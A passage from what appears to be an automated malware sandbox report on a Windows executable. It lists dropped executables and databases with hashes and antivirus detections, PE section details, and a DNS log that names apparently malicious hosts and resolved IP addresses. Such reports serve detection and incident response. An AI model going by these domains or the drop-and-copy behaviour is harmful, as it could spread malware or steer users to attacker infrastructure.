SSDEEP:	6144:obwyFbhyKuw30tIU0ZqZzqe6hG8hyxsI6:obP6U30tIU001qxhlymJ
MD5:	23DFE6757086DDE5E8463811731F60C6
SHA1:	AE8B0843895DF4E84CAAAA4B97943F0254FDE566
SHA-256:	6C02CD3294F998736222C255DDD163B9D5E72DFBF3492BFDD43519A46ED609DE
SHA-512:	9CF141BDA0DEFE3804F16AB660B72CDAC0C3047554A3718C3929C9D91A8F02FEBE2A11F4FF45BF056FDCF83AA693DB5D28367C1167B84147246A348224240FE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 49%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....6.....}.....}.....1.....!.....$.....Rich.....PE..L. ....]_.....0.....@..... .....(....@.....t... .....8...@.....text... ^..... ..`.data.... .....@....paf.....@....vos....K.....@....muyes..... .....@....yomica.....0.....@. ...rsrc.....@.....@..@.reloc..:.....<...p.....@..B..... .....

C:\Users\user\AppData\Local\Temp\BC8F.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	760832
Entropy (8bit):	7.455489986534232
Encrypted:	false
SSDEEP:	12288:NmnQAJTFOZULSeNYKa+0R7sGtakDxKUXjE9woqT4lYf9icr/PIokJVd074tFEZ1i:NqQcBOZv8YKlksGcgUUTEGBcenr/gJVM
MD5:	C085684DB882063C21F18D251679B0CC
SHA1:	2B5E71123ABDB276913E4438AD89F4ED1616950A
SHA-256:	CDA92BB8E0734752DC6366275020CE48D75F95D78AF9793B40512895ECD2D470
SHA-512:	8158AA6D5A6D2130B711671D3DAC1A335B01D08118FB8AC91DC491ED17EE04CCA8559B634EDD4C03DECBD8278709AD70DB7FB0615DF73F25D42242EA4B255 B7
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\BC8F.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 23%, Browse • Antivirus: ReversingLabs, Detection: 89%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z8~R>Y..>Y..>Y.. ...,Y.. ...FY....k.;Y..>Y...Y.. ...~Y.. ...?Y.. ...?Y.. Rich>Y.....PE..L.....`.....l...<.....g.....@.....PH.....e.....$j..<....0...Y.....H..#..@.....@..... .....text...j.....l..... ..`.data...h.....p.....@....johac..... .....@....rsrc....;..0...Z.....@..@.reloc..tB....H..D...X.....@..B..... .....

C:\Users\user\AppData\Local\Temp\DDEE.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	309760
Entropy (8bit):	6.697865116816221
Encrypted:	false
SSDEEP:	6144:XlfMHGLq2am/jgLWcPmiAtrp1ZDk/3TYhGaW65dTvt:Xlt1amLggiAtrp1dO3khY6n
MD5:	6146E19CEFC8795E7C5743176213B2C2
SHA1:	F158BB5C21DB4EF0E6FE94547D6A423B9FCC31B4
SHA-256:	704FA847FBC684CA65F3A0A5481EF2546CC9FDE9DDF35F18CD83C0689D124C06
SHA-512:	DF144F4FC2DEFA5D96A6CABD5FD3C7C41A14A783210BFFFD2916C63045B3CBD4E11931EB167E0F05A7BBEC557BA37DBED83380B20FB01BD85703DDED8CF9 277
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 37%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....6.....}.....}.....1.....!.....$.....Rich.....PE..L. .....`.....@..... ..... .....t...(....@..... .....8...@.....text..... ..... ..`.data... .....@....monag.....@....jopavi.K.....@....jas..... .....@....javefa.....0.....@....rsrc... .....@.....@..@.reloc...`.....<...~.....@..B..... .....

C:\Users\user\AppData\Local\Temp\M7Y5PZUK	
Process:	C:\Users\user\AppData\Local\Temp\DDEE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\ZUKFK6PZ	
Process:	C:\Users\user\AppData\Local\Temp\DDEE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.45897271081743474
Encrypted:	false
SSDEEP:	96:/8WU+bDoYysX0uhnydVjN9DLjGQLBE3u:El+bDo3irhnydVj3XBBE3u
MD5:	48A0503A55113CE8C8D7A1481A465D49
SHA1:	6212FF680FA492983973EEF5341BDD2AC5B28417
SHA-256:	E79639510991FEBA97C39F0388B53420765D307C46C43B0BD0C014FD36EF8092
SHA-512:	96A2FC52E2325A29F4B38A080DA817DA741A38BB8DBFD2A85349608251197D3D715A75639FB587216C5BAF8034A93F33E11DA7E35C70347BF584DAC94EF889CF
Malicious:	false

C:\Users\user\AppData\Local\Temp\ZUKFK6PZ	
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\riwtgmp.exe	
Process:	C:\Users\user\AppData\Local\Temp\11C5.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	14376448
Entropy (8bit):	4.061857417371323
Encrypted:	false
SSDEEP:	12288:PLBSqEOv6Gvp0ioUkU01QgQ10csmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmH:DEqE66xU01Q
MD5:	24B9AD8E98386E381BC876F01D002F2E
SHA1:	BDBA7657F693C91D0E8FDF5F9504CC03F7483B77
SHA-256:	978BFE3D8C97F118DE5F3596A142A369C361C2FADEB008983384FD095FB36F75
SHA-512:	BC60F74467CD391689746BB834D568658617A2BD9B127414C0ECB8425F4A58AF140EB22EC472DA2C970F09D15E59A33E88A80D7C3509C9F6D757618019E339C2
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....P.....F....}.....|....A.....Q.....T.....Rich..... .....PE..L...Y1K`.....@.....]..... .....(....0..p.....h...0.....x...@..... .....text..... ..`.data.... .....@....doso.....@....feti...K.....@....jusuc.....@....yegosa..... ....@....rsrc...p....0.....@..@.reloc...:.....r.....@..B..... .....

C:\Users\user\AppData\Roaming\rffhjft	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	306176
Entropy (8bit):	6.673059487728374
Encrypted:	false
SSDEEP:	6144:obwyFbhyKuw30tIU0ZqZzqe6hG8hyxsI6:obP6U30tIU001qxhlymJ
MD5:	23DFE6757086DDE5E8463811731F60C6
SHA1:	AE8B0843895DF4E84CAAAA4B97943F0254FDE566
SHA-256:	6C02CD3294F998736222C255DDD163B9D5E72DFBF3492BFDD43519A46ED609DE
SHA-512:	9CF141BDA0DEFE3804F16AB660B72CDAC0C3047554A3718C3929C9D91A8F02FEBE2A11F4FF45BF056FDCF83AA693DB5D28367C1167B84147246A348224240FE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....6.....}.....}.....1.....!.....$.....Rich.....PE..L. ....]_.....0.....@..... ....(....@.....t... .....8...@.....text... ^..... ..`.data.... .....@....paf.....@....vos....K.....@....muyes..... .....@....yomica.....0.....@. ...rsrc.....@.....@..@.reloc...:.....<...p.....@..B..... .....

C:\Users\user\AppData\Roaming\rffhjft:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\SysWOW64\olbcncjm\riwtgmp.exe (copy)	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	14376448
Entropy (8bit):	4.061857417371323
Encrypted:	false
SSDEEP:	12288:PLBSqEOv6Gvp0ioUkU01QgQ10csmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmH:DEqE66xU01Q
MD5:	24B9AD8E98386E381BC876F01D002F2E
SHA1:	BDBA7657F693C91D0E8FDF5F9504CC03F7483B77
SHA-256:	978BFE3D8C97F118DE5F3596A142A369C361C2FADEB008983384FD095FB36F75
SHA-512:	BC60F74467CD391689746BB834D568658617A2BD9B127414C0ECB8425F4A58AF140EB22EC472DA2C970F09D15E59A33E88A80D7C3509C9F6D757618019E339C2
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....P.....F.....}.....|.....A.....Q.....T.....Rich..... .....PE..L...Y1K`.....@.....].....(....0..p.....h...0.....x...@..... .....text..... ..`.data.... .....@....doso.....@....feti...K.....@....jusuc.....@....yegosa..... ....@....rsrc...p....0.....@..@.reloc...:.....r.....@..B..... .....

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.237224368534759
Encrypted:	false
SSDEEP:	12288:F5pj4qwmUexpQMmdsg92VB61e3PUd8tAliTuKwyMFJastgeP:rpj4qwmUex6Mmdgse
MD5:	BF3631EC1ADC7A9F9168E11A592A048E
SHA1:	BBDD899E2655C4C320EFBB0DBABE8E5DD7A46337
SHA-256:	70ADAF6D55B19B69A28DA2D80384B678ECB155A0888BF5EA67CBADC1BF72A4AC
SHA-512:	4D2824C51A6D9B4C0EEB3A7AB145676564CF7BDF3CC30B765C6FCE82CC9A7B652F2C8898D447DC890678C868C8FE1D307F267ECE0A70C512ACAC7AC4EC2E9 E0
Malicious:	false
Reputation:	unknown
Preview:	regfH...H...p.\..,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtmr*..8..... ....

C:\Windows\appcompat\Programs\Amcache.hve.LOG1	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	3.3428467230786376
Encrypted:	false
SSDEEP:	384:Ub4/g8rD5K51cv4KgnVVeeDzem1NKZtjuT8Ghwgb87d62:7JKSg/eeDzeINYtj7Ghwgud6
MD5:	7A7F49BA9C4DDFCBE2A7BD4088D6AD7B
SHA1:	DDCCDC8BCFCB36ADE038FCF68A7F55DC9E0AA433
SHA-256:	D578F83426CF80FF73C7108C9A38BD84EAF7AAA61FF166CE7001434D31A3D45E
SHA-512:	CB78FEB2481038A4E59B8E5DEF649F730EFB5A24DEFE28EBAF2BF00FBD23564590FAE525111AE16A4CEA29D3D1B5E929D930E7FC577C28AD1DBFE4F3AF7D6 1AB
Malicious:	false
Reputation:	unknown
Preview:	regfG...G...p.\..,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtmr*..8..... ....HvLE.N.....G.....p.d....Vt..... ..hbin.....p.\..,.....nk,....8..... ....&...{ad79c032-a2ea-f756-e377-72f b9332c3ae}.....nk ....8..... ....Z.....Root.....lf.....Root....nk ....8..... .....*.....DeviceCensus.....v k.....WritePermissionsCheck.....p...

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\netsh.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3773
Entropy (8bit):	4.7109073551842435

\Device\ConDrv	
Encrypted:	false
SSDEEP:	48:VHILZNfrI7WFY32iIiNOmV/HToZV9It199hiALlIg39bWA1RvTBi/g2eB:VoLr0y9iIiNOoHTou7bhBIlydWALLt2w
MD5:	DA3247A302D70819F10BCEEBAF400503
SHA1:	2857AA198EE76C86FC929CC3388A56D5FD051844
SHA-256:	5262E1EE394F329CD1F87EA31BA4A396C4A76EDC3A87612A179F81F21606ABC8
SHA-512:	48FFEC059B4E88F21C2AA4049B7D9E303C0C93D1AD771E405827149EDDF986A72EF49C0F6D8B70F5839DCDBD6B1EA8125C8B300134B7F71C47702B577AD090F
Malicious:	false
Reputation:	unknown
Preview:	..A specified value is not valid.....Usage: add rule name=<string>.. dir=in|out.. action=allow|block|bypass.. [program=<program path>].. [service=<service short name>|any].. [description=<string>].. [enable=yes|no (default=yes)].. [profile=public|private|domain|any[,...]].. [localip=any|<IPv4 address>|<IPv6 address>|<subnet>|<range>|<list>].. [remoteip=any|localsubnet|dns|dhcp|wins|defaultgateway|.. <IPv4 address>|<IPv6 address>|<subnet>|<range>|<list>].. [localport=0-65535|<port range>[,...]|RPC|RPC-EPMap|IPHTTPS|any (default=any)].. [remoteport=0-65535|<port range>[,...]|any (default=any)].. [protocol=0-255|icmpv4|icmpv6|icmpv4:type,code|icmpv6:type,code|.. tcp|udp|any (default=any)].. [interfacetype=wireless|lan|ras|any].. [rmtcomputergrp=<SDDL string>].. [rmtusrgrp=<SDDL string>].. [edge=yes|deferapp|deferuser|no (default=no)].. [security=authenticate|authenc|authdynenc|authnoencap|

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.673059487728374
TrID:	• Win32 Executable (generic) a (10002005/4) 99.83% • Windows Screen Saver (13104/52) 0.13% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	7NAzyCWRyM.exe
File size:	306176
MD5:	23dfe6757086dde5e8463811731f60c6
SHA1:	ae8b0843895df4e84caaaa4b97943f0254fde566
SHA256:	6c02cd3294f998736222c255ddd163b9d5e72dfbf3492bfdd43519a46ed609de
SHA512:	9cf141bda0defe3804f16ab660b72cdac0c3047554a3718c3929c9d91a8f02febe2a11f4ff45bf056fdcf83aa693db5d28367c1167b84147246a348224240fea
SSDEEP:	6144:obwyFbhyKuw30tIU0ZqZzqe6hG8hyxsI6:obP6U30tIU001qxhlymJ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6.....}.....}.....1.....!.....$.....Rich.....PE..L.....]_.....

File Icon

Icon Hash:	c8d0d8e0f8e0f4e0

Static PE Info

General

Entrypoint:	0x41c630
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x5F5D9C83 [Sun Sep 13 04:13:55 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5

General

File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	ee021d2bd5aa8c1011c1855beaf26731

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3b05e	0x3b200	False	0.586804637949	data	6.98943352023	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x3d000	0x12004	0x1400	False	0.197265625	data	2.17096052508	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.paf	0x50000	0x5	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.vos	0x51000	0x4b	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.muyes	0x52000	0xea	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.yomica	0x53000	0xd93	0xe00	False	0.00697544642857	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x54000	0x9018	0x9200	False	0.542781464041	data	5.55712288313	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x5e000	0x3a0c	0x3c00	False	0.379231770833	data	3.96485763476	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
Spanish	Colombia	
Divehi; Dhivehi; Maldivian	Maldives	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2022 21:03:44.087964058 CET	192.168.2.4	8.8.8.8	0x276b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:45.129863024 CET	192.168.2.4	8.8.8.8	0xfbea	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:45.893234968 CET	192.168.2.4	8.8.8.8	0xe514	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:46.644789934 CET	192.168.2.4	8.8.8.8	0x7b1f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:47.686779022 CET	192.168.2.4	8.8.8.8	0xc4f0	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:48.452246904 CET	192.168.2.4	8.8.8.8	0xf92e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:50.448467970 CET	192.168.2.4	8.8.8.8	0xe53b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:51.213649988 CET	192.168.2.4	8.8.8.8	0xe726	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:51.965908051 CET	192.168.2.4	8.8.8.8	0x400e	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:56.692790031 CET	192.168.2.4	8.8.8.8	0xfe54	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:57.476418018 CET	192.168.2.4	8.8.8.8	0xb840	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:58.571448088 CET	192.168.2.4	8.8.8.8	0xd684	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:59.451236963 CET	192.168.2.4	8.8.8.8	0x2906	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:00.502439022 CET	192.168.2.4	8.8.8.8	0x5e9	Standard query (0)	privacytools-foryou-777.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:04.067358971 CET	192.168.2.4	8.8.8.8	0x986f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:04.825269938 CET	192.168.2.4	8.8.8.8	0x9c6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:05.596216917 CET	192.168.2.4	8.8.8.8	0xd133	Standard query (0)	unicupload.top	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:05.745769978 CET	192.168.2.4	8.8.8.8	0x2f82	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:06.521249056 CET	192.168.2.4	8.8.8.8	0xe6fd	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:07.316179991 CET	192.168.2.4	8.8.8.8	0xe158	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:08.086335897 CET	192.168.2.4	8.8.8.8	0x906c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:08.853355885 CET	192.168.2.4	8.8.8.8	0x58a6	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:15.147360086 CET	192.168.2.4	8.8.8.8	0xa73	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:16.100022078 CET	192.168.2.4	8.8.8.8	0xf92e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:16.865906000 CET	192.168.2.4	8.8.8.8	0x155c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:17.160027981 CET	192.168.2.4	8.8.8.8	0xf710	Standard query (0)	file-file-host4.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:17.659147024 CET	192.168.2.4	8.8.8.8	0xedab	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:20.490818024 CET	192.168.2.4	8.8.8.8	0xbf49	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:21.317909002 CET	192.168.2.4	8.8.8.8	0x713d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:22.075305939 CET	192.168.2.4	8.8.8.8	0x5e8e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:22.863820076 CET	192.168.2.4	8.8.8.8	0x5207	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:24.457070112 CET	192.168.2.4	8.8.8.8	0x1251	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:25.218585968 CET	192.168.2.4	8.8.8.8	0x1f0b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:26.284018040 CET	192.168.2.4	8.8.8.8	0xd6e6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:35.246290922 CET	192.168.2.4	8.8.8.8	0x6a68	Standard query (0)	microsoft-com.mail.protection.outlook.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2022 21:04:37.904493093 CET	192.168.2.4	8.8.8.8	0xb10c	Standard query (0)	patmushta.info	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:48.149410963 CET	192.168.2.4	8.8.8.8	0x8180	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:49.204317093 CET	192.168.2.4	8.8.8.8	0xb551	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:50.758620977 CET	192.168.2.4	8.8.8.8	0x7e4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:51.531812906 CET	192.168.2.4	8.8.8.8	0xc841	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:52.312217951 CET	192.168.2.4	8.8.8.8	0x4cf8	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:55.930928946 CET	192.168.2.4	8.8.8.8	0x7591	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:56.987226963 CET	192.168.2.4	8.8.8.8	0x2382	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:57.761863947 CET	192.168.2.4	8.8.8.8	0xfc0	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:58.503036022 CET	192.168.2.4	8.8.8.8	0xa71a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:59.257611990 CET	192.168.2.4	8.8.8.8	0xae96	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:59.458297014 CET	192.168.2.4	8.8.8.8	0x413e	Standard query (0)	bitly.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:59.672730923 CET	192.168.2.4	8.8.8.8	0x49a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:00.450913906 CET	192.168.2.4	8.8.8.8	0x6f5	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:04.315187931 CET	192.168.2.4	8.8.8.8	0x1812	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:05.395999908 CET	192.168.2.4	8.8.8.8	0x5a98	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:06.157236099 CET	192.168.2.4	8.8.8.8	0x6744	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:07.399565935 CET	192.168.2.4	8.8.8.8	0xe95c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:09.068491936 CET	192.168.2.4	8.8.8.8	0xc6a7	Standard query (0)	microsoft-com.mail.protection.outlook.com	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:27.973709106 CET	192.168.2.4	8.8.8.8	0x545d	Standard query (0)	patmushta.info	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2022 21:03:44.394531012 CET	8.8.8.8	192.168.2.4	0x276b	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:45.149070024 CET	8.8.8.8	192.168.2.4	0xfbea	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:45.911756992 CET	8.8.8.8	192.168.2.4	0xe514	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:46.931773901 CET	8.8.8.8	192.168.2.4	0x7b1f	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:47.703706026 CET	8.8.8.8	192.168.2.4	0xc4f0	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:48.469207048 CET	8.8.8.8	192.168.2.4	0xf92e	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:50.466917992 CET	8.8.8.8	192.168.2.4	0xe53b	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:51.232356071 CET	8.8.8.8	192.168.2.4	0xe726	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:51.984594107 CET	8.8.8.8	192.168.2.4	0x400e	No error (0)	data-host-coin-8.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:56.710052967 CET	8.8.8.8	192.168.2.4	0xfe54	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2022 21:03:57.791522980 CET	8.8.8.8	192.168.2.4	0xb840	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:58.588244915 CET	8.8.8.8	192.168.2.4	0xd684	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:03:59.767494917 CET	8.8.8.8	192.168.2.4	0x2906	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:00.521034956 CET	8.8.8.8	192.168.2.4	0x5e9	No error (0)	privacytools-foryou-777.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:04.086101055 CET	8.8.8.8	192.168.2.4	0x986f	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
